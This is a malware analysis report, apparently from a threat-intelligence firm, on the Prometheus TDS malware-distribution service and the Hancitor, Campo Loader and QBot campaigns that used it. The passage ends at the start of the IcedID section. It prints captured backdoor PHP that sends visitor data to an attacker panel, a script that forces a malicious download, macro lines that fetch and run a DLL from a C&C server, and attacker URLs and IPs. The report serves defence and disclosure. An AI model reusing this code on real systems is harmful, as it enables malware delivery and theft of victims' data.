Prometheus TDS

Archived: 2026-05-05 02:27:54 UTC

Introduction

In the spring of 2021, Group-IB's Threat Intelligence analysts discovered traces of a malware campaign distributing Hancitor. The researchers took an interest in an untypical pattern of the downloader's distribution, which was subsequently described by Unit 42 and McAfee researchers as a new technique designed to hide documents containing malicious links from web scanners' radars. However, the data extracted by Group-IB's analysts indicates that a similar pattern is also used to distribute malware such as Campo Loader, IcedID, QBot, SocGholish, and Buer Loader.

Group-IB discovered at least 3,000 targets of separate malware campaigns that make use of the same scheme. By analyzing the list of targets, the experts were able to establish the two most active campaigns. The first targeted individuals in Belgium, and the second targeted companies, corporations, universities, and government organizations in the United States.


By analyzing the malware distribution campaigns, Group-IB's experts were able to conclude that it was possible for them to be carried out using the same MaaS solution. This assumption was later confirmed by Group-IB's analysts after they found a sale notice for a service designed to distribute malicious files and redirect users to phishing and malicious sites — Prometheus TDS (Traffic Direction System) — on one of the underground platforms.

Description

Prometheus TDS is an underground service that distributes malicious files and redirects visitors to phishing and malicious sites. This service is made up of the Prometheus TDS administrative panel, in which an attacker configures the necessary parameters for a malicious campaign: downloading malicious files, and configuring restrictions on users' geolocation, browser version, and operating system.

To prevent victims of malicious campaigns from interacting with the administrative panel directly, which may result in the attacker's server being disclosed and blocked, **Prometheus TDS uses third-party infected websites that act as a middleman between the attacker's administrative panel and the user**. It should also be mentioned that the list of compromised websites is manually added by the malware campaign's operators. The list is uploaded through importing links to web shells. A special PHP file named Prometheus.Backdoor is uploaded to the compromised websites to collect and send back data about the user interacting with the administrative panel. After analyzing the data collected, the administrative panel decides whether to send the payload to the user and/or to redirect them to the specified URL.

More than three thousand email addresses targeted in the first phase of malicious campaigns in which Prometheus TDS was used to send malicious emails were extracted by Group-IB Threat Intelligence analysts. The extracted data analysis helped identify the most active campaigns, one targeting individuals in Belgium (more than 2,000 emails) and the other targeting US government agencies, companies, and corporations in various sectors (banking and finance, retail, energy and mining, cybersecurity, healthcare, IT, and insurance), (more than 260 emails). The data about identified targets of attacks with the use of Prometheus TDS and companies affected as their result has been handed over to the US, German and Belgian CERTs.



Targets of malicious campaigns with the use of Prometheus TDS


Attack scheme using Prometheus TDS

The distribution of malware using Prometheus TDS is carried out in several stages.


Stage 1

The user receives an email containing one of the following elements:

- An HTML file that redirects the user to a compromised site on which Prometheus.Backdoor is installed;
- A link to a web shell that redirects users to a specified URL, in this case to one of the addresses used by Prometheus TDS;
- A link to a Google Doc containing the URL redirecting users to a malicious link.



The implementation of malicious campaigns with the use of Prometheus TDS



Google Docs files used by Prometheus TDS

Stage 2


The user opens the attachment or follows the link and is redirected to the Prometheus.Backdoor URL. Prometheus.Backdoor collects the available data on the user.

Stage 3

The data collected is sent to the Prometheus TDS admin panel. This admin panel then decides whether to instruct the backdoor to send a malicious file to the users and/or to redirect them to the specified URL.

Analysis of Prometheus.Backdoor

Malicious campaigns using Prometheus TDS are carried out via hacked sites with **Prometheus.Backdoor** installed on them. The backdoor is controlled through the admin panel.



Prometheus TDS admin panel

The data exchange between the administrative panel and the backdoor is encrypted with an XOR cipher. The key for this cipher is explicitly hardcoded in the Prometheus.Backdoor settings, along with the address of the administrative panel used by the attackers to manage backdoors on infected sites.

```php
$host = "http://109.248.203.114";
$path_page = "/wp-content/shsspnwyl";
$key = "zi,,d,,n,,xu,p,,e,q,,nelcm,,,k";
$path_test = "/testParams/";

//error_reporting(1);

function encodeSource($t, $k) {
    $o = "";
    for ($i = 0; $i < strlen($t);) {
        for ($j = 0; $j < strlen($k); $j++, $i++) {
            $o .= $t{$i} ^ $k{$j};
        }
    }
    return base64_encode($o);
}

function decodeSource($s, $g) {
    $u="";
    $s = base64_decode($s);
    for($o = 0; $o < strlen($s);) {
        for($t = 0; $t < strlen($g); $t++, $o++) {

            $u .= $s{$o} ^ $g{$t};
        }
    }
    return $u;
}
```

A fragment of the Prometheus.Backdoor code containing the address of the administrative panel, a key for encrypting transmitted data, and functions for encrypting and decrypting data

After the user visits the infected site, Prometheus.Backdoor collects basic information about them: IP address, User-Agent, Referrer header, time zone, and language data, and then forwards this information to the Prometheus admin panel.

```php
if(!strposa($ua, $ieSign)) {

    echo "<script>

    let d = -new Date().getTimezoneOffset();
    let n = Intl.DateTimeFormat().resolvedOptions().timeZone;

    function set_cookie (name, value, minutes) {

        let date = new Date();
        date.setTime(date.getTime() + (minutes * 60 * 1000));

        let expires = "";

        if (minutes)
            expires = "; expires="+date.toGMTString();

        document.cookie = name + "=" + escape (value) + expires+";path=/";
    }

    function get_cookie (cookie_name) {
      let results = document.cookie.match ('(^|;) ?' + cookie_name + '=([^;]*)(;|$)');

      if (results)
        return (unescape (results[2]));
      else
        return null;
    }

    if (!get_cookie('d') && !get_cookie('n')) {
        set_cookie('d', d, 2);
        set_cookie('n', n, 2);
        document . location . reload();
    }

    </script>";
```

Part of the Prometheus.Backdoor code used to collect information about the user's time zone

```
$response = "";

$requestUrl = $host
    . $path_page
    .'?ip='. $ipCrypt
    .'&ref='.$refCrypt
    .'&ua='.$uaCrypt
    .'&language='.$languaCrypt
    .'&id='. $emailCrypt
    .'&d='. $dateOffsetCrypt
    .'&n='. $nameOffsetCrypt;

if (function_exists('curl_init')){
    $response = curl_get_contents($requestUrl);
}else{
    $response = file_get_contents($requestUrl);
}

$response = trim(strip_tags($response));
```

Part of the Prometheus.Backdoor code showing the algorithm used to generate a request to the administrative panel for the transfer of visitor data

If the user is not recognized as a bot, then, depending on the configuration, the administrative panel can send a command to redirect the user to the specified URL, or to send a malicious file. The payload file is sent using a special JavaScript code. Most often, the malicious software can be found in weaponized Microsoft Word or Excel documents, however, the attackers also use ZIP and RAR files. In some cases, the user will be redirected to a legitimate site immediately after downloading the file, so it will appear to them like the file was downloaded from a safe source.


```
    echo "<body>
<script>
function saveAs(blob, fileName) {
    let url = window.URL.createObjectURL(blob);

    let anchorElem = document.createElement('a');
    anchorElem.style = 'display: none';
    anchorElem.href = url;
    anchorElem.download = fileName;

    document.body.appendChild(anchorElem);
    anchorElem.click();

    document.body.removeChild(anchorElem);

    // On Edge, revokeObjectURL should be called only after
    // a.click() has completed, atleast on EdgeHTML 15.15048
    setTimeout(function() {
        window.URL.revokeObjectURL(url);
    }, 1000);
}

(function() {
    let byteCharacters = atob('". $resultData ."');

    let byteNumbers = new Array(byteCharacters.length);
    for (let i = 0; i < byteCharacters.length; i++) {
        byteNumbers[i] = byteCharacters.charCodeAt(i);
    }
    let byteArray = new Uint8Array(byteNumbers);

    // now that we have the byte array, construct the blob from it
    let blob1 = new Blob([byteArray], {type: 'application/octet-stream'});

    saveAs(blob1, '". $fileName ."');

})();

</script>
</body>";
```

Part of the Prometheus.Backdoor code showing a method for serving malicious files

Malware campaigns analysis

Campo Loader

Analyzing the extracted files, Group-IB Threat Intelligence analysts found **18 unique malicious documents relating to the Campo Loader, aka the BazaLoader malware**. After downloading the malware, the user is redirected to the DocuSign or USPS sites as a distraction from the malware's activity.




A screenshot of a decoy document from the "Campo Loader" distribution campaign

Campo Loader spreads through malicious macros in Microsoft Office documents. After the victim activates the macros, the loader saves and then decodes the .dll file, which is executed through certutil. After the dumped .dll file is executed, it sends an HTTP request to its C&C server:

```
=CALL("Kernel32", "CreateDirectoryA", "CJ", "C:\ProgramData\ahap", 0)
=CALL("Urlmon", "URLDownloadToFileA", "JCCJJ", 0, "http://195.123.220.220/campo/t2/t2",
"C:\ProgramData\ahap\2339.dll", 0, 0)
=CALL("Shell32", "ShellExecuteA", "JCCCCJ", 0, "open", "rundll32.exe",
"C:\ProgramData\ahap\2339.dll,DllRegisterServer", "0", 0)
```

Content of the malicious macros

The server processes the incoming request and, depending on the victim's geolocation (based on their IP address) decides whether to send the payload or redirect them to Yahoo!, GNU, or other resources. The downloader takes its name from the path of the same name in HTTP requests used to download malicious files during the second stage.




Redirection to gnu.org

If the administrative panel gives the command to send the payload, then the user is redirected to the resource where it is stored or receives it directly from the C&C server.

```
POST /campo/j2/j2 HTTP/1.1
Host: 195.123.222.190
Pragma: no-cache
Content-Length: 4

pingHTTP/1.1 200 OK
Date: Mon, 15 Mar 2021 23:16:22 GMT
Server: Apache/2.4.29 (Ubuntu)
Set-Cookie: ci_session=adajmdq966o8agc4sgcc3imf10h2f9dt; expires=Tue, 16-Mar-2021 01:16:22 GMT; Max-Age=7200;
path=/; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 45
Content-Type: text/plain;charset=UTF-8

http://195.123.222.190/uploads/files/rev1.dllHTTP/1.1 200 OK
Date: Mon, 15 Mar 2021 23:16:22 GMT
Server: Apache/2.4.29 (Ubuntu)
Set-Cookie: ci_session=adajmdq966o8agc4sgcc3imf10h2f9dt; expires=Tue, 16-Mar-2021 01:16:22 GMT; Max-Age=7200;
path=/; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 45
Content-Type: text/plain;charset=UTF-8

http://195.123.222.190/uploads/files/rev1.dll
```

Results of the request satisfying the server's requirements to upload a second stage file


Analysis revealed that Campo Loader was used at various times to distribute TrickBot and Ursnif/Gozi bankers, etc.



Campo Loader administrative panel


Hancitor

Monitoring of Prometheus TDS revealed 34 malicious documents relating to the Hancitor malware, which is a downloader trojan.



A screenshot of a decoy document from the Hancitor distribution campaign

After downloading the malicious document, the victim is either redirected to the DocuSign website, or to phishing sites using IDN domains that imitate the sites of two US banks.



A phishing page to which a user was redirected after downloading a malicious Hancitor load located on an IDN domain xn--keynvigatorkey-yp8g[.]com (https://urlscan.io/result/108463b8-7c0d-4644-9d2b-52cbca3426f8/)

One of the files identified (*SHA1: 41138f0331c3edb731c9871709cffd01e4ba2d88*) was sent in a phishing email containing a link to a Google Doc. The document stored in Google Docs contained the link *hXXps://webworks.nepila[.]com/readies.php*. When the victim clicks on the link, a request is sent to Prometheus.Backdoor. The server then processes the data collected about the user's system and decides whether to send the payload or not.

Requests

URL	IP	Method	Status	Type	Mime	Size	
https://webworks.nepila.com/readies.php	165.22.44.57	GET	200	Document	text/html	937	Request headers Response headers Body
https://webworks.nepila.com/readies.php	165.22.44.57	GET	200	Document	text/html	424594	Request headers Response headers Body
https://www.docusign.com/	151.101.66.133	GET	200	Document	text/html	92819	Request headers Response headers Body

An example of requests to a site containing Prometheus.Backdoor, with successful delivery of a malicious document and subsequent redirection to DocuSign


The screenshot above shows that the response to the first request for the file "*readies.php*" is 937 bits, while the second one is 424,594 bits. This means that the server approved the victim's device settings and the second request resulted in the download of the Base64 file "*0301_343810790.doc*". After downloading the file, the victim is redirected to Docusign.com.

```
<script>
function saveAs(blob, fileName) {
    let url = window.URL.createObjectURL(blob);

    let anchorElem = document.createElement('a');
    anchorElem.style = 'display: none';
    anchorElem.href = url;
    anchorElem.download = fileName;

    document.body.appendChild(anchorElem);
    anchorElem.click();

    document.body.removeChild(anchorElem);

    // On Edge, revokeObjectURL should be called only after
    // a.click() has completed, atleast on EdgeHTML 15.15048
    setTimeout(function() {
        window.URL.revokeObjectURL(url);
    }, 1000);
}

(function() {
    let byteCharacters = atob('ENCODED_FILE_IN_BASE64');

    let byteNumbers = new Array(byteCharacters.length);
    for (let i = 0; i < byteCharacters.length; i++) {
        byteNumbers[i] = byteCharacters.charCodeAt(i);
    }
    let byteArray = new Uint8Array(byteNumbers);

    // now that we have the byte array, construct the blob from it
    let blob1 = new Blob([byteArray], {type: 'application/octet-stream'});

    saveAs(blob1, '0301_343810790.doc');

})();

</script>
</body><meta http-equiv='refresh' content='0;url=https://www.docusign.com/'>
```

Part of the Prometheus.Backdoor code showing a malicious file distribution pattern

The saved file "*0301_343810790.doc*" is a .doc file containing malicious macros. After activating the macros in the document, the DLL file is dropped and executed by path *c:\users\%username%\appdata\local\temp\Static.dll*, using *rundll32.exe*. After the file has been executed, the following HTTP requests are sent:

- hxxp://api.ipify[.]org/
- hxxp://ementincied[.]com/8/forum.php
- hxxp://mymooney[.]ru/6fwedzs3w3fg.exe



The downloaded file “6fwedzs3w3fg.exe” (SHA1: 7394632d8cfc00c35570d219e49de63076294b6b) is a sample of Ficker Stealer


In April 2021, Unit 42 researchers partially analyzed this campaign. The experts also mention the Ficker Stealer, Cobalt Strike, and Send-Safe spambots in their research.

QBot

The following documents were found among the files used to distribute **the banking trojan QBot**.

Filename	SHA1
document-12603942.xls	2d74e52ac0e3ebbf2bb4aabb6469cba9badd70eb
document-348056604.xls	db23b35b2c2b8bf413fb57ee9017127f651e0304

These documents are lure files that require macro activation when launched. As soon as the macros are activated, an HTTP request is sent to download the DLL file with the payload.



Decoy document from the QBot distribution campaign

The malicious document discovered was sending requests to the following URL addresses:

- https://inpulsion[.]net/ds/0702.gif
- https://aramiglobal[.]com/ds/0502.gif

The content of malicious macros

```
CELL:AI29       , None                , R
CELL:AB27       , None                ,
CELL:A100       , None                , https://inpulsion.net/ds/0702.gif
CELL:AB26       , None
```

The content of malicious macros


Unfortunately, at the time of analysis, these files were no longer available. However, our data suggests that QBot is loaded via these paths.

IcedID

One of the malicious documents sent using Prometheus TDS distributed **the banking Trojan IcedID, aka Bokbot.**

A screenshot of a decoy document from the IcedID malware distribution campaign

